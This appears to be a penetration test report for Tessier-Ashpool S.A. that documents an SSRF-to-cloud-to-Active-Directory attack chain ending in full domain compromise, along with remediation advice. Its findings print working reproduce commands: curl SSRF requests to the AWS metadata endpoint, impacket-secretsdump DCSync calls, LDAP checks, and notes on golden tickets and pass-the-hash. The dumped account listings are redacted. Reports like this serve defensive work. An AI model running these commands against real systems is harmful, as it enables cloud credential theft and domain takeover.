SECTION 31
SECURITY

AUTONOMOUS PENETRATION TEST · HYBRID

Technical Report

Tessier-Ashpool S.A. · ENG-2026-0353

VERSION	v1.1
GENERATED	August 19, 2026
PREPARED FOR	Tessier-Ashpool S.A.

CONFIDENTIAL — Tessier-Ashpool S.A. & Section 31 Security

CONTENTS

Table of Contents

Document Control 3

Engagement Outcome & Technical Summary 4

Methodology & Scope 6

Attack Path 6

Coverage 8

Findings 10

- Findings Overview 10
- Critical 12
- High 38
- Medium 61
- Low 67

Remediation Roadmap 72

Cross-Version Status 76

Appendix 78

- Glossary 78
- Additional Information 79
- Scoring 82

RECORD

Document Control

ENGAGEMENT	Tessier-Ashpool S.A. — Autonomous Penetration Test (STRAYLIGHT) (ENG-2026-0353)	CLASSIFICATION	Confidential — Tessier-Ashpool S.A. & Section 31 Security

Version History

VERSION	ISSUE DATE	ISSUED BY	COMMENTS
v1.0	July 28, 2026	Section 31 Security	Full report
v1.1 (this report)	August 19, 2026	Section 31 Security	Current release

TECHNICAL SUMMARY

Engagement Outcome & Technical Summary

Full Domain Compromise


13 stages demonstrated

4m 38s	22	30
TIME TO DOMAIN ADMIN	CRITICAL + HIGH	TOTAL FINDINGS

This engagement demonstrated **Full Domain Compromise** of `tashpool.local`. From a single external starting point, Domain-Admin-equivalent control was reached in **4m 38s**.

A server-side request forgery flaw in the internet-facing application at `3.238.186.247` exposed the cloud instance-metadata service. Access to the cloud tenancy was used to loot storage, recovering an on-prem domain credential staged in cloud object storage. That cloud-sourced credential validated directly against the on-prem directory, collapsing the trust boundary between the cloud account and the internal Active Directory forest. Directory enumeration surfaced a non-empty Schema Admins group — a rarely-populated, forest-level privileged group. Privileged accounts were found outside the Protected Users group and without authentication-policy silos, leaving them exposed to credential theft and relay. The recovered credential was confirmed against SMB on the domain. An AD CS ESC8 attack coerced the domain controller into authenticating and relayed it to Certificate Services web enrollment, capturing a certificate for the DC machine account. That certificate was PKINIT-authenticated to recover the domain controller's NT hash, yielding directory-replication rights. A DCSync then replicated the directory and extracted 19 domain account hashes, including the krbtgt key that underpins the entire Kerberos trust — establishing domain-wide compromise. Post-objective, the same credentials granted WinRM administrative access.

Engagement Tempo vs. Manual Baseline



Key Findings

SEVERITY	CVSS	FINDING
CRITICAL	9.9	Domain Admin compromise proven on tashpool.local via DCSync
CRITICAL	9.8	SSRF→IMDS Credentials Extracted (AWS role cg-ec2-role-cgidlft30u2hpk)
CRITICAL	9.8	ADCS ESC8 cert PKINIT-authenticated — DC machine-account NT hash recovered, DCSync-capable
CRITICAL	9.8	DCSync exploited via dc1$@tashpool.local → 19 domain hashes extracted (incl. krbtgt)
CRITICAL	9.6	Cloud-Sourced Credential Validated Against On-Prem AD
CRITICAL	9.4	ADCS ESC8 cert captured for DC1$@TASHPOOL.LOCAL — cross-host coerce → CA

ENGAGEMENT

Methodology & Scope

METHODOLOGY	Hybrid Penetration Test	APPROACH	Black Box
ENGAGEMENT WINDOW	July 25, 2026 → August 8, 2026	PRIMARY TARGET	tashpool.local

Scope & Limitations

- This assessment is a **point-in-time** evaluation; findings reflect the environment during the engagement window and may not account for later changes.
- Testing prioritized demonstrable impact over exhaustive enumeration — the absence of a finding is not proof that no weakness exists.

DEMONSTRATED PATH

Attack Path

Section 31 demonstrated a 13-stage path to **Full Domain Compromise**, beginning at Server-Side Request Forgery. The objective — **Full Domain Compromise** — was achieved at stage 9 (DCSync — Replicate Domain Password Hashes); the remaining stages demonstrate the post-compromise blast radius across the environment.

Stage 0 **Server-Side Request Forgery** CRITICAL

web.ssrf on 3.238.186.247

→ Server-Side Request Forgery to Cloud Metadata

Stage 1 **Pivot to Cloud Metadata Service**

web.ssrf_imds_pivot on 3.238.186.247

→ advanced the chain (no standalone finding)

Stage 2 **Loot Cloud Storage for Secrets** CRITICAL

cloud.aws_loot on 3.238.186.247

→ Credential Extracted from S3 Object (cg-cardholder-data-bucket-cgidlobnfe01ce/ops/straylight-vpn/domain-join-readme.txt)

Stage 3 **Validate Credential Against Active Directory** CRITICAL

realm.ldap_bind_validate on 10.100.10.4

→ Cloud-Sourced Credential Validated Against On-Prem AD

Stage 4 **Enumerate the Schema Admins Group** HIGH

dc.schema_admins_audit on 10.100.10.4

→ Schema Admins Group Non-Empty (1 Non-Default Member(s): tashpooladm)

Stage 5 **Check Privileged-Account Protections** HIGH

dc.authn_silo_bypass on 10.100.10.4

→ Privileged Accounts Lack Both Protected Users + AuthN Policy

Stage 6 **Spray Credential over SMB** HIGH

realm.smb_cred_spray on 10.100.10.4

→ 1 of 1 spray attempt succeeded

Stage 7 **Coerce Domain Controller & Relay to AD CS (ESC8)** CRITICAL

network.coerce_and_relay_esc8 on 10.100.10.4

→ ADCS ESC8 cert captured for DC1$@TASHPOOL.LOCAL — cross-host coerce 10.100.10.4 → CA 10.100.10.20

Stage 8 **Authenticate with Forged Certificate (PKINIT)** CRITICAL

dc.adcs_esc8_pkinit_dcsync on 10.100.10.4

→ ADCS ESC8 cert PKINIT-authenticated — DC machine-account NT hash recovered, DCSync-capable

Stage 9 **DCSync — Replicate Domain Password Hashes** CRITICAL

◆ OBJECTIVE REACHED: FULL DOMAIN COMPROMISE

dc.dcsync_attack on 10.100.10.4

→ DCSync exploited via dc1$@tashpool.local → 19 domain hashes extracted (incl. krbtgt)

Stage 10 **Spray Credential over WinRM** CRITICAL POST-OBJECTIVE

realm.winrm_cred_spray on 10.100.10.4

→ Credential Grants WinRM Administrative Access

Stage 11 **Spray Credential over SMB** MEDIUM POST-OBJECTIVE

realm.smb_cred_spray on 10.100.10.4

→ 7 of 9 spray attempts succeeded

Stage 12 **Spray Credential over WinRM** CRITICAL POST-OBJECTIVE

realm.winrm_cred_spray on 10.100.10.20

→ Credential Grants WinRM Administrative Access

Chokepoint · chain origin


Server-Side Request Forgery to Cloud Metadata

This finding is the entry point of the demonstrated chain. Remediating it removes the initial foothold and breaks the path before it begins.

Remediation: Block server-side request forgery: validate and allow-list outbound destinations, deny requests to internal/metadata ranges (e.g. 169.254.169.254, RFC1918, localhost), disable unused URL schemes/redirects, and require IMDSv2 on cloud instances.

Lateral Movement

How access propagated between hosts. Red = compromised, amber = foothold.



Engagement Timeline

T+0	+3m 55s	+4m 38s	+4m 39s
Engagement start	Initial foothold	Domain Admin	Full domain compromise

COVERAGE

MITRE ATT&CK and OWASP Coverage

1

SCAN RUN

ATT&CK Techniques

8 of 14 ATT&CK tactics exercised

TA0043 Reconnaissance
T1592.002

TA0042 Resource Development
–

TA0001 Initial Access
T1190

TA0002 Execution
T1059.007

TA0003 Persistence
–

TA0004 Privilege Escalation
T1078

TA0005 Defense Evasion
–

TA0006 Credential Access
T1003.006 T1110.003 T1187 T1552.005 T1557.001 T1649

TA0007 Discovery

T1018 T1046 T1069.002 T1087.002 T1087.004 T1135 T1201 T1580

TA0008 Lateral Movement

T1021.002 T1021.006

TA0009 Collection

T1530

TA0011 Command and Control

–

TA0010 Exfiltration

–

TA0040 Impact

–

OWASP Top 10

6 of 10 OWASP Top-10 categories with findings

A01 Broken Access Control

4 findings

A02 Cryptographic Failures

1 finding

A03 Injection

1 finding

A04 Insecure Design

not exercised

A05 Security Misconfiguration

18 findings

A06 Vulnerable & Outdated Components

not exercised

A07 Identification & Authentication Failures

4 findings

A08 Software & Data Integrity Failures

not exercised

A09 Security Logging & Monitoring Failures


not exercised

A10 Server-Side Request Forgery

2 findings

DETAIL

Findings Overview



#	SEVERITY	TITLE	CWE	CVSS
1	CRITICAL	Domain Admin compromise proven on tashpool.local via DCSync	CWE-269	9.9
2	CRITICAL	SSRF→IMDS Credentials Extracted (AWS role cg-ec2-role-cgidlft30u2hpk)	CWE-918	9.8
3	CRITICAL	ADCS ESC8 cert PKINIT-authenticated — DC machine-account NT hash recovered, DCSync-capable	CWE-294	9.8
4	CRITICAL	DCSync exploited via dc1$@tashpool.local → 19 domain hashes extracted (incl. krbtgt)	CWE-269	9.8
5	CRITICAL	Cloud-Sourced Credential Validated Against On-Prem AD	CWE-522	9.6
6	CRITICAL	ADCS ESC8 cert captured for DC1$@TASHPOOL.LOCAL — cross-host coerce → CA	CWE-294	9.4
7	CRITICAL	Credential Extracted from S3 Object (cg-cardholder-data-bucket-cgidlobnfe01ce/ops/straylight-vpn/domain-join-readme.txt)	CWE-538	9.1
8	CRITICAL	Server-Side Request Forgery to Cloud Metadata	CWE-918	9.1
9	CRITICAL	Credential Grants WinRM Administrative Access	CWE-522	8.8
10	CRITICAL	AD CS Web Enrollment Permits NTLM Relay (ESC8)	CWE-294	8.8
11	CRITICAL	Credential Reuse Confirmed on 1 Host	CWE-522	8.1
12	HIGH	NTLM→LDAP relay VIABLE — coerce→relay→RBCD path is live	CWE-294	8.1
13	HIGH	ADIDNS write viable (TASHPOOL.LOCAL) — domain-wide wildcard/WPAD poisoning possible	CWE-284	8.0

#	SEVERITY	TITLE	CWE	CVSS
14	HIGH	Privileged Accounts Lack Both Protected Users + AuthN Policy	CWE-522	7.5
15	HIGH	Weak Active Directory Password Policy	CWE-521	7.5
16	HIGH	S3 Account-Level Block Public Access Not Fully Enabled (CIS 1.20)	CWE-732	7.5
17	HIGH	Reflected Cross-Site Scripting	CWE-79	6.1
18	HIGH	Schema Admins Group Non-Empty (1 Non-Default Member(s): tashpooladm)	CWE-266	5.3
19	HIGH	AWS Config Not Enabled in Region (us-east-1)	CWE-778	5.3
20	HIGH	AWS Config Required Baseline Rules Missing	CWE-778	5.3
21	HIGH	Windows Authentication Endpoint Exposed	CWE-284	5.3
22	HIGH	Credential Reuse Chokepoints (2)	CWE-522	
23	MEDIUM	S3 Buckets Missing Block Public Access Flags (CIS 2.1.5)	CWE-732	6.5
24	MEDIUM	S3 Buckets Accept HTTP (No SecureTransport Deny Statement) (CIS 2.1.2)	CWE-319	5.9
25	MEDIUM	Print Spooler Service Accessible (PrinterBug coerce precondition)	CWE-284	5.4
26	MEDIUM	SMB Signing Not Required on 1 Host	CWE-757	5.3
27	LOW	Content-Security-Policy header absent across 2 web hosts	CWE-693	4.3
28	LOW	Anonymous LDAP bind allowed	CWE-287	3.7
29	LOW	LDAP naming context disclosed	CWE-200	3.7
30	LOW	S3 Buckets Without MFA Delete (CIS 2.1.3)	CWE-1188	3.1

CRITICAL 1. Domain Admin compromise proven on tashpool.local via DCSync

CVSS 9.9 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H | CWE-269

BUSINESS IMPACT

This represents the most severe possible level of compromise: an attacker with this level of access can reach every computer, account, and system that trusts the corporate directory, exfiltrate or destroy any data across the business, and re-establish hidden long-term access even after passwords are changed.

SUMMARY

Confirmed possession of Domain Admin-equivalent authority over an Active Directory environment, evidenced by recovery of a credential or cryptographic key that carries full control over the directory service.

DETAILS

Hosts DC1

Domain Admin-equivalent control of tashpool.local was proven end-to-end. `dc1$@tashpool.local` held the DCSync replication right (`GetChangesAll`) on the domain and used it against domain controller `10.100.10.4` to replicate the directory's secrets, including the `krbtgt` account's NT hash.

Possession of the `krbtgt` NT hash is operationally equivalent to Domain Admin: it permits forging Golden Tickets that impersonate any account — including built-in `Administrator` and members of Enterprise / Domain Admins — with no additional credentials and no lockout, persisting until `krbtgt` is reset twice.

19 account hashes (16 user, 3 computer) were captured in the same operation, so the entire directory's credential material is compromised, not just a single account.

STEPS TO REPRODUCE

Domain compromise / Domain-Admin-equivalent access was demonstrated on tashpool.local. Reproduce the demonstrated attack chain that led here — walk the upstream stages in the Demonstrated Attack Path (e.g. ADCS ESC8 coerce→relay→PKINIT→ DCSync, RBCD, NoPac, or a cracked/looted domain-admin credential). Once a domain-replication-capable credential for tashpool.local is held, prove it:

Replicate the krbtgt secret via DCSync — succeeds ONLY with directory- replication rights (GetChanges/ `GetChangesAll`), i.e. DA-equivalent access:

```
impacket-secretsdump -just-dc-user krbtgt 'tashpool.local/<da-capable-principal>@10.100.10.4'
```

Or confirm privileged group membership over LDAP:

```
nxc ldap 10.100.10.4 -u '<da-capable-principal>' -p '<secret>' --groups 'Domain Admins'
```

EVIDENCE

chain_proof_1.txt 46 B CHAIN PROOF

```
dcsync_success|10.100.10.4|dc1$@tashpool.local
```

RECOMMENDATION

Treat as full-domain compromise. Rotate the krbtgt account password TWICE (with a 24h gap between resets) to invalidate all golden tickets. Reset every Domain Admin password and every service-account password the engagement extracted. Audit recent admincount/adminCount changes, recent group-membership writes to Domain Admins / Enterprise Admins / Schema Admins, and recent AdminSDHolder

ACE writes. Tighten the upstream chain weaknesses identified in this report (each one was a step on the path to DA).

CRITICAL 2. SSRF → IMDS Credentials Extracted (AWS role cg-ec2-role-cgidlft30u2hpk)

CVSS 9.8 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H | CWE-918

BUSINESS IMPACT

An attacker who reaches this internal service can obtain valid cloud credentials tied to the affected system and use them to access or steal data, modify cloud resources, or move into other connected systems and accounts, all while appearing as legitimate, authorized activity in the organization's logs.

SUMMARY

This class of weakness occurs when a server-side request forgery flaw allows an attacker-influenced request to reach a cloud instance's metadata service, which by design returns temporary credentials and configuration to anything that can query it without further authentication. Because the metadata endpoint trusts network origin alone, any request the application can be tricked into making on the attacker's behalf is treated as a legitimate request from the host itself.

DETAILS

Affected	`http://3.238.186.247:80/` (param=url)
Cloud	AWS
Role	`cg-ec2-role-cgidlft30u2hpk`
AccessKeyId	[REDACTED:AWS_ACCESS_KEY_ID]
Expiration	2026-07-28T07:49:28Z

The SSRF→IMDS pivot extracted live IAM session credentials. Registered as a CloudCredential — the AWS chain (cloud.aws_identity_enum → inventory → privesc → loot) re-fires via rerunOnCloudCredentialGrowth.

STEPS TO REPRODUCE

```
Prerequisites:
  - SSRF primitive confirmed (param url forwards arbitrary URLs)
```

```
1. Hit the EC2 IMDSv1 metadata endpoint via the SSRF:
   curl -s 'https://3.238.186.247/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/'
```

```
2. Pull the role's STS credentials:
   curl -s 'https://3.238.186.247/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/<role>'
```

```
3. Expected output:
   JSON with AccessKeyId / SecretAccessKey / Token — confirms cred extraction
   from instance-attached IAM role.
```

```
Reference: OWASP A10:2021 Server-Side Request Forgery, CWE-918
```

EVIDENCE

request_response_1.txt 516 B REQUEST RESPONSE

```
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested: <font color="red">http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-
```

```
cgidlft30u2hpk</font> for you
</h2><br><br>


{
  "Code" : "Success",
  "LastUpdated" : "2026-07-28T01:34:54Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "[REDACTED:AWS_ACCESS_KEY_ID]",
  "SecretAccessKey" : "[REDACTED:AWS_SECRET]",
  "Token" : "[REDACTED:AWS_SESSION_TOKEN]",
  "Expiration" : "2026-07-28T07:49:28Z"
}
```




Figure 1: *Authenticated AWS Console as assumed role cg-ec2-role-cgidlft30u2hpk (federated sign-in)*

RECOMMENDATION

Immediately rotate the instance role: in AWS, detach + reattach the role to force STS credential rotation OR revoke active sessions via the IAM revoke-session policy. Audit CloudTrail for the stolen credentials' usage during the engagement window. Hard-fix the SSRF (URL allow-list, parser hardening — reject 169.254.0.0/16, 127.0.0.0/8, ::1, fe80::/10, 0.0.0.0/8). Enforce IMDSv2 on every EC2 instance (`HttpTokens: required` in the instance metadata options) — IMDSv1 is the vulnerable variant that simple SSRF can reach. Apply least-privilege to instance profiles. References: AWS IMDSv2 docs, OWASP SSRF cheat sheet, CWE-918.

CRITICAL 3. ADCS ESC8 cert PKINIT-authenticated — DC machine-account NT hash recovered, DCSync-capable

CVSS 9.8 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H | CWE-294

BUSINESS IMPACT

This is a complete takeover of the organization's central identity system: an attacker can impersonate any employee or system indefinitely, including creating accounts with unrestricted access, representing one of the most severe and costly outcomes a business can experience from a security breach.

SUMMARY

This class represents the completion of a certificate-enrollment redirection attack chain, where a fraudulently obtained certificate for a privileged system account was successfully used to authenticate as that account and extract its credential material, which in turn grants rights to replicate every secret held in the directory.

DETAILS

Hosts	DC1
Principals	dc1$@tashpool.local

The certificate captured by the unauthenticated ESC8 coerce→relay chain was used to PKINIT-authenticate as dc1$@tashpool.local (`certipy` auth -pfx), recovering its NT hash via UnPAC-the-hash. As a domain controller machine account it holds directory-replication rights, so this hash enables DCSync of the entire domain (incl. krbtgt) — full domain compromise. dc.dcsync_attack now completes the chain automatically.

STEPS TO REPRODUCE

ADCS ESC8 cert PKINIT-authenticated — DC machine-account NT hash recovered, DCSync-capable Target: `10.100.10.4` This condition was verified by the engagement's "Adcs Esc8 Pkinit Dcsync" check. The Details above and the Evidence below capture the exact conditions and tool output observed during the engagement. To reproduce, re-run the equivalent check against `10.100.10.4` and compare your result to that evidence.

EVIDENCE

tool_output_1.txt 660 B TOOL OUTPUT

```
[*] Using principal: dc1$@tashpool.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc1.ccache'
[*] Trying to retrieve NT hash for 'dc1$'
[*] Got hash for 'dc1$@tashpool.local': [REDACTED-NTLM-HASH]

/opt/sect31/pipx/venvs/certipy-ad/lib/python3.10/site-packages/certipy/version.py:1: UserWarning:
pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html.
The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this
package or pin to Setuptools<81.
  import pkg_resources
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

RECOMMENDATION

Remediate the underlying ESC8 relay surface (see the AD CS Web Enrollment / ESC8 cert-captured findings): disable HTTP web enrollment or enforce HTTPS + IIS Extended Protection for Authentication on the CertSrv virtual directories, require Kerberos (block NTLM to AD CS), apply KB5005413, and disable coercion vectors (MS-RPRN, MS-EFSRPC). Rotate the krbtgt password TWICE (the DCSync exposed it)

and treat the affected DC certificate as compromised — revoke it and audit AD CS Issued Requests for machine-account certificates with unusual SANs. Per Microsoft KB5005413 + SpecterOps "Certified Pre-Owned".

CRITICAL 4. DCSync exploited via dc1$@tashpool.local → 19 domain hashes extracted (incl. krbtgt)

CVSS 9.8 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H | CWE-269

BUSINESS IMPACT

This represents a complete breach of the organization's central identity system: with every account's credentials and the master ticket-signing key exposed, an attacker can impersonate any employee or system indefinitely, including fabricating accounts with unlimited privileges, until all of the compromised key material is fully replaced, making this one of the most severe outcomes a business can face.

SUMMARY

This class represents the successful use of directory-replication rights to pull a complete copy of every credential stored in the directory, including the master key used to issue all authentication tickets across the environment.

DETAILS

Hosts	DC1
Principals	dc1$@tashpool.local

Replicated tashpool.local's directory secrets from domain controller `10.100.10.4` using `dc1$@tashpool.local`'s `GetChangesAll` / `DRSGetNCChanges` replication right (`impacket-secretsdump -just-dc`).

Recovered **19** account NT hashes: 16 user accounts and 3 computer accounts. Every one is now offline-crackable or directly pass-the-hash-usable.

The `krbtgt` account hash was among them. Its recovery lets an attacker forge Golden Tickets impersonating ANY principal in tashpool.local — with no further credentials, no account-lockout limit, and no expiry until `krbtgt` is rotated twice.

STEPS TO REPRODUCE

Prerequisites: principal with DS-Replication-Get-Changes-All (see dc_dcsync_capable). This builder reproduces the actual replication call that succeeded in-engagement.

1. Replicate a single known target (low-noise validation)

```
impacket-secretsdump 'tashpool.local/<principal>:<pass>@10.100.10.4' -just-dc-user krbtgt
```

2. Full hash sweep — proves end-to-end primitive (high-noise)

```
impacket-secretsdump 'tashpool.local/<principal>:<pass>@10.100.10.4' -just-dc
```

Expected: krbtgt NTLM hash + AES keys printed. The aes256-cts-hmac-sha1-96 key is the canonical golden-ticket seed. Any DCSync-printed hash can be replayed via impacket-getTGT with -hashes for pass-the-hash → TGT.

EVIDENCE

tool_output_1.txt 5.1 KB TOOL OUTPUT

```
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
tashpooladm:500:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
```

```
tashpool.local\larsborgerson:1109:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\oliviaodinsdottir:1110:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\liemanderson:1111:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\johnnilsson:1112:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\jasonlindqvist:1113:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\victorianelson:1114:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\chadwilliams:1115:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\juanmartinez:1116:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\meganjohnson:1117:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\leonardriddle:1118:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\mariabrewer:1119:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\hcase:1121:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
tashpool.local\svc-wintermute:1122:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
dc1$:1000:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
WIN10-1$:1120:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
CA01$:1124:aad3b435b51404eeaad3b435b51404ee:[REDACTED:NT_HASH]:::
[*] Kerberos keys grabbed
tashpooladm:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpooladm:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpooladm:des-cbc-md5:[REDACTED:DES_KEY]
krbtgt:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
krbtgt:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
krbtgt:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\larsborgerson:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpool.local\larsborgerson:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\larsborgerson:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\oliviaodinsdottir:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpool.local\oliviaodinsdottir:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\oliviaodinsdottir:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\liemanderson:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpool.local\liemanderson:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\liemanderson:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\johnnilsson:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpool.local\johnnilsson:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\johnnilsson:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\jasonlindqvist:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpool.local\jasonlindqvist:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\jasonlindqvist:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\victorianelson:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpool.local\victorianelson:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\victorianelson:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\chadwilliams:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpool.local\chadwilliams:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\chadwilliams:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\juanmartinez:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpool.local\juanmartinez:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\juanmartinez:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\meganjohnson:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpool.local\meganjohnson:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\meganjohnson:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\leonardriddle:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
tashpool.local\leonardriddle:aes128-cts-hmac-sha1-96:[REDACTED:AES128_KEY]
tashpool.local\leonardriddle:des-cbc-md5:[REDACTED:DES_KEY]
tashpool.local\mariabrewer:aes256-cts-hmac-sha1-96:[REDACTED:AES256_KEY]
